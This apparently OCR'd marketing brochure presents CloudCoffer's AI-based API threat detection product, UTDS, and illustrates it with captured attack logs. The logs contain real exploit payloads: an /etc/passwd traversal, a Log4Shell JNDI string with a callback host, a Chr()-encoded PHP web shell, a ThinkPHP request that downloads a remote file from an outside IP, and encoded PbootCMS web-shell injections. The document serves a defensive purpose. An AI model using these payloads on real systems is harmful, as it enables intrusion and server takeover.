CloudCoffer

UTDS-
Inventorying existing APIs and detecting of network attacks targeting them

APIs have become popular targets for attacks

With the development of technologies such as cloud computing, mobile, and microservices, APIs have become indispensable tools. The rise of generative AI applications has the potential to create new business models by harnessing their capabilities, using more APIs to provide enhanced data and functionality to other applications. However, APIs accessing and integrating data and functionality in more complex ways have increased opportunities for attackers to exploit. Additionally, generative AI models may be hijacked by attackers for malicious purposes.

API traffic accounts for the overall dynamic network traffic

57%

Convenience and flexibility extend beyond legitimate applications

The actual quantity of APIs exceeds the known statistical value

30.7%

Hidden APIs bring threats

The organization allows the majority of APIs to have "write" permissions, including POST, PUT, and DELETE methods.

59.2%

Loose authentication and authorization management can easily lead to attacks and data leaks


PCI DSS 4.0 and OWASP specify API security regulations

Follow the regulations to improve security status

PCI DSS 4.0 Chapter 6	OWASP API TOP 10 2023	Explanation
	API2 - Broken Authentication	By restricting API access permissions, the risk of APIs being exploited by attackers can be reduced.。
	API3 - Broken Object Property Level Authorization	By using strong passwords and multi-factor authentication, the risk of APIs being brute-forced or compromised can be reduced.
	API4 - Unrestricted Resource Consumption	By monitoring API usage, abnormal behavior can be detected in a timely manner, and countermeasures can be taken.
	API5 - Broken Function Level Authorization	Vulnerability scanning and penetration testing can identify security weaknesses in APIs, and countermeasures can be taken to remediate them.
	API6 - Unrestricted Access to Sensitive Business Flows	By adopting encryption, the interception or tampering of API data during transmission can be prevented.

Strengthen API Security

Inventorying, Detecting Threats, Mitigate Issues of APIs



Inventorying

UTDS records all the URIs and functions of APIs.

Threat Detection

UTDS uses AI core to detect malicious attacks in real time, including attacks that have bypassed WAF and other protection measures, OWASP API Top 10 attacks, malicious program uploads, etc.

Issue Identification

Identify OWASP API Top 10 and other security issues.


CloudCoffer

API Inventorying

Actively inventorying and classifying

Visualize API Inventorying

Count connecting methods and frequencies



Actively Inventorying

Inventory APIs based on host names, folders, and paths.

Counting # Connections

Summarize number of connections to check system bottlenecks and DoS attacks.

Showing Connecting Methods

Visualize connecting methods to avoid using dangerous controls.

Warning Security Issues

Detect security threats and unify devices to defend against read-time attacks.

CloudCoffer

API Threat Detection

Detecting known and unknown threats with AI

OWASP API Top 10 Report

Classify based on risk degree

Risk Degree

- Classify and count events based on risk degree

API Top 10 Classification


- Based on OWASP TOP 10 issues, further classify risk degree

Event Browsing

- Risk degree
- Type of attacks
- Connection Methods

OWASP API Top 10 Detection

Event details



API Top

- Classify based on OWASP TOP 10
- List risk degree and show statistics

Event Browsing

- Risk degree
- Type of attacks
- Connection Methods

Reason of Detection

- **Detailed reasoning**

Raw Data

- **All attacking raw data is collected**

Not only inventorying...

Attackers may hack into systems with weak credentials

Medium | Uncategorized_Advanced_Threat | POST | PREVENTION

Unique ID: [redacted]

Message: MatrixShield detects malicious requests by checking request bodies. Malicious request(user=[redacted]&password=123456&Submit=[redacted]) ed to parameter.

Rule ID: 000001

Request URI: [redacted]

Header:

"root" : {...} 9 items

Weak Credentials

UTDS detects weak credentials and brute force attack.

Not only inventorying...

Getting /etc/passwd through vulnerability

[redacted] Source **43.226.17.19** Destination [redacted]

High | Mixed_Generic_Attacks | GET | PREVENTION

Unique ID: [redacted]

Message: MatrixShield: Remote File Access Attempt| [redacted] Ma
passwd)|www_{0,1}acl)|boot\\.ini|global\\.asa|httpd\\.conf)\\b|/etc/)" at

Rule ID: 211190

Request URI: /getCorsFile?urlPath=file:///etc/passwd

Sensitive information leak

The attacker tries to get /etc/passwd

Not only inventorying...

Log4J Sample Exploit

High | Code_Injection | GET | PREVENTION

Unique ID:

Message: MatrixShield: vulnerability in Apache Log4j library log4j: 2.0 <= Apache log4j <= 2.14.1 Java version already patched: 6u211+ 7u201+ 8u191+ 11.0.1+ (CVE-2021-44228) A
i)(\\$|\\%24)(\\{|\\%7b).*j.*n.*d.*(i|\xc4\xb1).*(\\:|\\%3a)" at REQUEST_URI.

Rule ID: 990001

Request URI: /c42api/v3/LoginConfiguration?username=${jndi:ldap://${:-253}${:-248}.${hostName}.username.cntvgh6bs9adkdji63f0x9yx3hbs9smga.oast.me/test}&url=https://localhost

Header:

"root" : {...} 9 items

JNDI Injection

Exploit log4j vulnerability and implant malware

Not only inventorying…


Web shell Implanting


```
hr(44).Chr(32).Chr(34).Chr(48).Chr(34).Chr(41).Chr(59).Chr(64).Chr(115).Chr(101).Chr(116).Chr(95).Chr(116).Chr(105).Chr(109).Chr(101).Chr(95).Chr(108).Chr(105).Chr(109).Chr(105).Chr(116).Chr(40).Chr(48).Chr(41).Chr(59).Chr(102).Chr
(117).Chr(110).Chr(99).Chr(116).Chr(105).Chr(111).Chr(110).Chr(32).Chr(97).Chr(115).Chr(101).Chr(110).Chr(99).Chr(40).Chr(36).Chr(111).Chr(117).Chr(116).Chr(41).Chr(123).Chr(114).Chr(101).Chr(116).Chr(117).Chr(114).Chr(110).Chr(32)
.Chr(36).Chr(111).Chr(117).Chr(116).Chr(59).Chr(125).Chr(59).Chr(102).Chr(117).Chr(110).Chr(99).Chr(116).Chr(105).Chr(111).Chr(110).Chr(32).Chr(97).Chr(115).Chr(111).Chr(117).Chr(116).Chr(112).Chr(117).Chr(116).Chr(40).Chr(41).Chr(
123).Chr(36).Chr(111).Chr(117).Chr(116).Chr(112).Chr(117).Chr(116).Chr(61).Chr(111).Chr(98).Chr(95).Chr(103).Chr(101).Chr(116).Chr(95).Chr(99).Chr(111).Chr(110).Chr(116).Chr(101).Chr(110).Chr(116).Chr(115).Chr(40).Chr(41).Chr(59).C
hr(111).Chr(98).Chr(95).Chr(101).Chr(110).Chr(100).Chr(95).Chr(99).Chr(108).Chr(101).Chr(97).Chr(110).Chr(40).Chr(41).Chr(59).Chr(101).Chr(99).Chr(104).Chr(111).Chr(32).Chr(34).Chr(90).Chr(84).Chr(74).Chr(67).Chr(49).Chr(52).Chr(55
).Chr(34).Chr(59).Chr(101).Chr(99).Chr(104).Chr(111).Chr(32).Chr(64).Chr(97).Chr(115).Chr(101).Chr(110).Chr(99).Chr(40).Chr(36).Chr(111).Chr(117).Chr(116).Chr(112).Chr(117).Chr(116).Chr(41).Chr(59).Chr(101).Chr(99).Chr(104).Chr(111
).Chr(32).Chr(34).Chr(90).Chr(84).Chr(74).Chr(67).Chr(50).Chr(53).Chr(56).Chr(34).Chr(59).Chr(125).Chr(111).Chr(98).Chr(95).Chr(115).Chr(116).Chr(97).Chr(114).Chr(116).Chr(40).Chr(41).Chr(59).Chr(116).Chr(114).Chr(121).Chr(123).Chr
(36).Chr(68).Chr(61).Chr(100).Chr(105).Chr(114).Chr(110).Chr(97).Chr(109).Chr(101).Chr(40).Chr(36).Chr(95).Chr(83).Chr(69).Chr(82).Chr(86).Chr(69).Chr(82).Chr(91).Chr(34).Chr(83).Chr(67).Chr(82).Chr(73).Chr(80).Chr(84).Chr(95).Chr(
70).Chr(73).Chr(76).Chr(69).Chr(78).Chr(65).Chr(77).Chr(69).Chr(34).Chr(93).Chr(41).Chr(59).Chr(105).Chr(102).Chr(40).Chr(36).Chr(68).Chr(61).Chr(61).Chr(34).Chr(34).Chr(41).Chr(36).Chr(68).Chr(61).Chr(100).Chr(105).Chr(114).Chr(11
0).Chr(97).Chr(109).Chr(101).Chr(40).Chr(36).Chr(95).Chr(83).Chr(69).Chr(82).Chr(86).Chr(69).Chr(82).Chr(91).Chr(34).Chr(80).Chr(65).Chr(84).Chr(72).Chr(95).Chr(84).Chr(82).Chr(65).Chr(78).Chr(83).Chr(76).Chr(65).Chr(84).Chr(69).Ch
r(68).Chr(34).Chr(93).Chr(41).Chr(59).Chr(36).Chr(82).Chr(61).Chr(34).Chr(123).Chr(36).Chr(68).Chr(125).Chr(9).Chr(34).Chr(59).Chr(105).Chr(102).Chr(40).Chr(115).Chr(117).Chr(98).Chr(115).Chr(116).Chr(114).Chr(40).Chr(36).Chr(68).C
hr(44).Chr(48).Chr(44).Chr(49).Chr(41).Chr(33).Chr(61).Chr(34).Chr(47).Chr(34).Chr(41).Chr(123).Chr(102).Chr(111).Chr(114).Chr(101).Chr(97).Chr(99).Chr(104).Chr(40).Chr(114).Chr(97).Chr(110).Chr(103).Chr(101).Chr(40).Chr(34).Chr(67
).Chr(34).Chr(44).Chr(34).Chr(90).Chr(34).Chr(41).Chr(97).Chr(115).Chr(32).Chr(36).Chr(76).Chr(41).Chr(105).Chr(102).Chr(40).Chr(105).Chr(115).Chr(95).Chr(100).Chr(105).Chr(114).Chr(40).Chr(34).Chr(123).Chr(36).Chr(76).Chr(125).Chr
(58).Chr(34).Chr(41).Chr(41).Chr(36).Chr(82).Chr(46).Chr(61).Chr(34).Chr(123).Chr(36).Chr(76).Chr(125).Chr(58).Chr(34).Chr(59).Chr(125).Chr(101).Chr(108).Chr(115).Chr(101).Chr(123).Chr(36).Chr(82).Chr(46).Chr(61).Chr(34).Chr(47).Ch
r(34).Chr(59).Chr(125).Chr(36).Chr(82).Chr(46).Chr(61).Chr(34).Chr(9).Chr(34).Chr(59).Chr(36).Chr(117).Chr(61).Chr(40).Chr(102).Chr(117).Chr(110).Chr(99).Chr(116).Chr(105).Chr(111).Chr(110).Chr(95).Chr(101).Chr(120).Chr(105).Chr(11
5).Chr(116).Chr(115).Chr(40).Chr(34).Chr(112).Chr(111).Chr(115).Chr(105).Chr(120).Chr(95).Chr(103).Chr(101).Chr(116).Chr(101).Chr(103).Chr(105).Chr(100).Chr(34).Chr(41).Chr(41).Chr(63).Chr(64).Chr(112).Chr(111).Chr(115).Chr(105).Ch
r(120).Chr(95).Chr(103).Chr(101).Chr(116).Chr(112).Chr(119).Chr(117).Chr(105).Chr(100).Chr(40).Chr(64).Chr(112).Chr(111).Chr(115).Chr(105).Chr(120).Chr(95).Chr(103).Chr(101).Chr(116).Chr(101).Chr(117).Chr(105).Chr(100).Chr(40).Chr(
41).Chr(41).Chr(58).Chr(34).Chr(34).Chr(59).Chr(36).Chr(115).Chr(61).Chr(40).Chr(36).Chr(117).Chr(41).Chr(63).Chr(36).Chr(117).Chr(91).Chr(34).Chr(110).Chr(97).Chr(109).Chr(101).Chr(34).Chr(93).Chr(58).Chr(64).Chr(103).Chr(101).Chr
(116).Chr(95).Chr(99).Chr(117).Chr(114).Chr(114).Chr(101).Chr(110).Chr(116).Chr(95).Chr(117).Chr(115).Chr(101).Chr(114).Chr(40).Chr(41).Chr(59).Chr(36).Chr(82).Chr(46).Chr(61).Chr(112).Chr(104).Chr(112).Chr(95).Chr(117).Chr(110).Ch
r(97).Chr(109).Chr(101).Chr(40).Chr(41).Chr(59).Chr(36).Chr(82).Chr(46).Chr(61).Chr(34).Chr(9).Chr(123).Chr(36).Chr(115).Chr(125).Chr(34).Chr(59).Chr(101).Chr(99).Chr(104).Chr(111).Chr(32).Chr(36).Chr(82).Chr(59).Chr(59).Chr(125).C
hr(99).Chr(97).Chr(116).Chr(99).Chr(104).Chr(40).Chr(69).Chr(120).Chr(99).Chr(101).Chr(112).Chr(116).Chr(105).Chr(111).Chr(110).Chr(32).Chr(36).Chr(101).Chr(41).Chr(123).Chr(101).Chr(99).Chr(104).Chr(111).Chr(32).Chr(34).Chr(69).Ch
r(82).Chr(82).Chr(79).Chr(82).Chr(58).Chr(47).Chr(47).Chr(34).Chr(46).Chr(36).Chr(101).Chr(45).Chr(62).Chr(103).Chr(101).Chr(116).Chr(77).Chr(101).Chr(115).Chr(115).Chr(97).Chr(103).Chr(101).Chr(40).Chr(41).Chr(59).Chr(125).Chr(59)
.Chr(97).Chr(115).Chr(111).Chr(117).Chr(116).Chr(112).Chr(117).Chr(116).Chr(40).Chr(41).Chr(59).Chr(100).Chr(105).Chr(101).Chr(40).Chr(41).Chr(59))%3B"]
```

Web shell

Encode characters and compose web shells


The A.I.



- Commands
- Hidden Information
- Lengths
- IP Reputation
- Hidden Information
- Hidden Information
- Similarity
- Special Symbols

深層辨識存在於網路的各種威脅

Detect not only API threats



Intelligent

Indepen-
dent

Consistent

Precise

Detect transformed and new attacks

UTDS's AI core is equipped with the capability to analyze malicious behavior across more than 400 dimensions, effectively detecting various types of zero-day malicious attacks that penetrate existing security defenses.

No need to patch remotely to detect threats

By adopting AI recognition technology, there is no need to rely on frequent signature updates, nor is there a need for cloud-based analysis to identify attacks in real-time.

Avoid AI poisoning attack

The AI processing core has completed its evolution prior to installation, eliminating the need for learning on the client's end, and also preventing the possibility of hackers inducing the AI to learn inaccurately, which could lead to misjudgments.

Well trained to identify points of threats

The efficient AI core can function autonomously, requiring no frequent updates or external network connections, and is capable of effectively detecting attacks and malware.

CloudCoffer

Detect not only API threats

All types of network attacks cannot escape the AI eye!

UTDS-sample cases of zero-day detection

Not only API threats

UTDS detection date	Vulnerability disclosure date	CVE Numbers or disclosure URLs	Platforms or applications
12/02/2022 (2 Month)	02/14/2023	[redacted]	Windows Media
04/05/2023 (2 Weeks)	04/19/2023	[redacted]	PySpider
01/12/2023 (2 Month)	03/06/2023	[redacted]	Funadmin
02/08/2023 (2 Month)	04/22/2023	[redacted]	PHPMyAdmin
02/15/2023 (2 Month)	04/27/2023	[redacted]	ThinkCMF

Real cases of packet analysis

Exploit the systems and download a web shell

Wed Apr 12 04:42:26 2023 Source **61.147.93.58** Destination [redacted] Mixed_Attacks

High | Mixed_Generic_Attacks | POST | DETECTION

Unique ID: 6435c632f101f5063861e1ba

Message: MatrixShield: PHP Injection Attack| [redacted] F|2. Warning. Pattern match "<\\?(?!xml\\s)" at ARGS:vars[1] [].

Rule ID: 211220

Request URI: //?s=index/think%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=file_put_contents&vars%5B1%5D%5B0%5D=info.php&vars%5B1%5D%5B%5D=%3C?php%20$a%20=%20%22copy%22;%20$a(%22http://216.83.53.42/qingmwa.txt%22,%22c.php%22);?%3E

Header:

"root" : {...} 8 items

Body: []

UTDS AI detects various attacks that have penetrated multiple layers of protection

Attackers utilize complex encoding to bypass WAF detection

Dashboard

EVENTS

All

Inbox

Custom Tags

Trash

Intrusion Event

Report New

SETTINGS

TIFF

Service

Certificate

1 2 3 » Total Events 8790 Each Page 50 Events Fetch Body

Sun Jan 21 18:50:43 2024 Source **119.91.36.148** Destination [redacted] FQDN [redacted]

High Privilege_Escalation GET PREVENTION

Unique ID: 65acf703f101f50014682dbe

Message: Access denied with code 403 (phase 1). Pattern match "\\D" at TX:1.

Rule ID: 240950

Request URI: //index.php?keyword=%7Bpboot%7Buser:password%7D:if((%5Bfile_put_co.ntents%5D%5B0%5D((%5Bba.se64_decode%5D%5B0%5D)(%5BbmV3c3MucGhw%5D%5B0%5D),((%5Bbas.e64_decode%5D%5B0%5D)
(%5BLy9odHRwczovL3Bib290Y21zLmNvbQo8P3BocApAc2Vzc21vbl9zdGFydCgpOwpAc2V0X3RpbWVfbG1taXQoMCk7CkB1cnJvcl9yZXBvcnRpbmcoMCk7CmZ1bmN0aW9uIGVuY29kZSgkRCwkSyl7CiAgICBmb3IoJGk9MDskaTxzdHJsZW4oJE
dOwogICAgICAgICREWyRpXSA9ICREWyRpXV4kYzsKICAgIH0KICAgIHJ1dHVybiAkRDsKfQokcGFzcz0ncGFzcyc7CiRwYX1sb2FkTmFtZT0ncGF5bG9hZCc7CiRrZXk9JzNjNmUwYjhhOWMxNTIyNGEnOwppZiAoaXNzZXQoJF9QT1NUWyRwYXNzX
UoJF9QT1NUWyRwYXNzXSksJGtleSk7CiAgICBpZiAoaXNzZXQoJF9TRVNTSU9OWyRwYX1sb2FkTmFtZV0pKXsKICAgICAgICAkcGF5bG9hZD11bmNvZGUoJF9TRVNTSU9OWyRwYX1sb2FkTmFtZV0sJGtleSk7CiAgICAgICAgaWYgKHN0cnBvcygkc
wogICAgICAgICAgICAkcGF5bG9hZD11bmNvZGUoJHBheWxvYWQsJGtleSk7CiAgICAgICAgfQoJCWV2YWwoJHBheWxvYWQpOwogICAgICAgIGVjaG8gc3Vic3RyKG1kNSgkcGFzcy4ka2V5KSwwLDE2KTsKICAgICAgICB1Y2hvIGJhc2U2NF9lbmNv
ICAgICB1Y2hvIHN1YnN0cihtZDUoJHBhc3MuJGtleSksMTYpOwogICAgfWVsc2V7CiAgICAgICAgaWYgKHN0cnBvcygkZGF0YSwiZ2V0QmFzaWNzSW5mbyIpIT09ZmFsc2UpewogICAgICAgICAgICAkX1NFU1NJT05bJHBheWxvYWROYW11XT11bmN
9%5D%5B0%5D))));//)%7Dxxx%7B/pboot:if%7D

Header:

"root" : {...} 9 items

Multiple times of encodings to bypass WAF and IDS/IPS

UTDS AI detects various attacks that have penetrated multiple layers of protection

Attackers use comments to bypass WAF and IDS/IPS

Thu Jan 04 16:48:10 2024 Source **202.61.85.92** Destination [redacted] FQDN [redacted]

High | Mixed_Generic_Attacks | GET | PREVENTION

Unique ID: 659670caf101f547eb7a3b24

Message: Access denied with code 403 (phase 2). Pattern match "(?i)(?:\\b(?:f(?:tp_(?:nb_)?f?(?:ge|pu)t|get(?:s?s|c)|scanf|write|open|read)|gz(?:(?:encod|writ)e|compress|open|rea
move_uploaded_file|(?:proc_|bz)open|call_user_func)|\\$_(?:(?:pos|ge)t|session))\\b" at ARGS_NAMES:member/login/aaaaaa}{pboot:if(true);use/**/function/**/fputs/**/as/**/test;use/
/get//as/**/test3;use/**/function/**/hex2bin 93 chars

Rule ID: 211230

Escape letters and comments to bypass detection

Request URI: /?member/login/aaaaaa}{pboot:if(true);use/**/function/**/fputs/**/as/**/test;use/**/function/**/fopen/**/as/**/test1;use/**/function/**/get/**/as/**/test3;use/**/fu
test4;test(test1(test3('file'),'w'),test4(test3('content')));if(true)}{/pboot:if}

&file=xm117.php&content=633463613432333861306239323338323064636335303961366637353834396 23c7072653e3c626f64793e3c3f70687020636c617373204763453439334636207b207075626c69632066756e
06576616c28222f2a5a426336343639563138 2a2f222e2448793546372e2222293b207d7d6e65772047634534393346362 8245f524551554553545b2770617373275d293b6563686f206572726f723330333f3e3c2f626f6

Encodings to bypass detection

Malware detection

Users can replay attacks and download malware for further analysis

Sun Jun 04 04:56:18 2023 Source **178.128.218.93** Destination [redacted] FQDN [redacted]

High | Uncategorized_Advanced_Threat | POST | PREVENTION

Unique ID: 647ba909402a613647100d33

Message: MatrixShield detects potential malicious files. Please contact CloudCoffer if you need further assistance to handle the file: /usr/share/checking_file/20230604-045618-ZHuo8vwA4AW9ZZQMRH8WCgAAAF

Rule ID: 000001

Request URI: /assets/[redacted]

Header:


```
"root" : { 14 items
  "X-Forwarded-For" : "178.128.218.93"
  "CC-Forwarded-For" : "178.128.218.93"
  "CC-Backend" : [redacted]
  "Host" : "[redacted]
  "Connection" : "close"
  "Content-Length" : "365"
  "User-Agent" : "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.47 Safari/537.36"
  "Accept" : "text/plain, */*; q=0.01"
  "Accept-Encoding" : "gzip, deflate"
  "Accept-Language" : "en-US,en;q=0.5"
  "Content-Type" : "multipart/form-data; boundary=---------------------------310461050039001605764542257 45"
  "Origin" : "http://[redacted]"
  "Referer" : "http://[redacted]"
  "X-Requested-With" : "XMLHttpRequest"
}
```


- Delete
- Replay
- Get Pattern
- Attachment

Replay
Send the same payloads to defense systems to verify the attacks

Attachment
Download the malware for further analysis

CloudCoffer

